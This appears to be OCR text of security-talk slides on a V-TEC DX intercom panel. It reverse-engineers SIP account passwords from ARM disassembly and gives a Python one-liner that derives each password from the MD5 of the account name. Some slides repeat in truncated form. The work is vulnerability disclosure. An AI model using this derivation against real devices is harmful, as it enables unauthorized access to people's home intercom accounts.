
PIN DESCRIPTION

NAME	PIN		
	SOT23	TSOC	FLIP CHIP
I/O	1	2	A1
V_{CC}	2	6	B2
GND	3	1	B1
N.C.	—	3, 4, 5	A2

What about the password?

SIP Credentials: password

- Fixed, simple algorithm to generate passwords
- No indication it can be changed (manual or GUI)



```
MOV      R1, SP
ADD      R8, SP, #0x190+anonymous_0+0x48
ADD      R0, SP, R2
BL       memcpy
ADD      R10, SP, #0x190+local_username_md5
MOV      R2, #0xD
MOV      R1, R8
MOV      R0, R6
BL       strncpy
MOV      R1, R10
MOV      R0, R6
BL       StringMd5_Calculate
```

```
password = struct.unpack(">H", md5(user).digest()[14:16])
```

```
LDRB     R3, [SP,#0x190+local_username_md5+0xF]
ADD      R6, R7, #0x17
ORR      R3, R3, R2,LSL#8
MOV      R1, #6
MOV      R2, R9
ADD      R0, R7, #0x11
BL       snprintf
MOV      R1, R8
MOV      R2, #0xD
```


SIP Credentials: passwor

- Fixed, simple generate pas
- No indication (manual or G


```
MOV                R1, SP
                                         us_0+0x48

                                         username_md5

                                         sername_md5+0xE]
                                         sername_md5+0xF]
```

Recap

- V-TEC implemented two SIP accounts that are automatically being generated based on the hardware ID (`/dev/ds2411`) of the DX home panel.
- Home panel monitor account: 04 00 1A BC DE FG
- Diverted account for the 2easy mobile app: 0e 00 1A BC DE FG
- The passwords for these accounts are calculated automatically as follows: Integer value (BigEndian) of the last two bytes of MD5(account)



There is 1 Impostor among us



4G 92% 10:02

● Registered

ASSISTANT

Please enter your username and password and domain

USERNAME

0[redacted]

PASSWORD

•••••

DOMAIN

47[redacted]

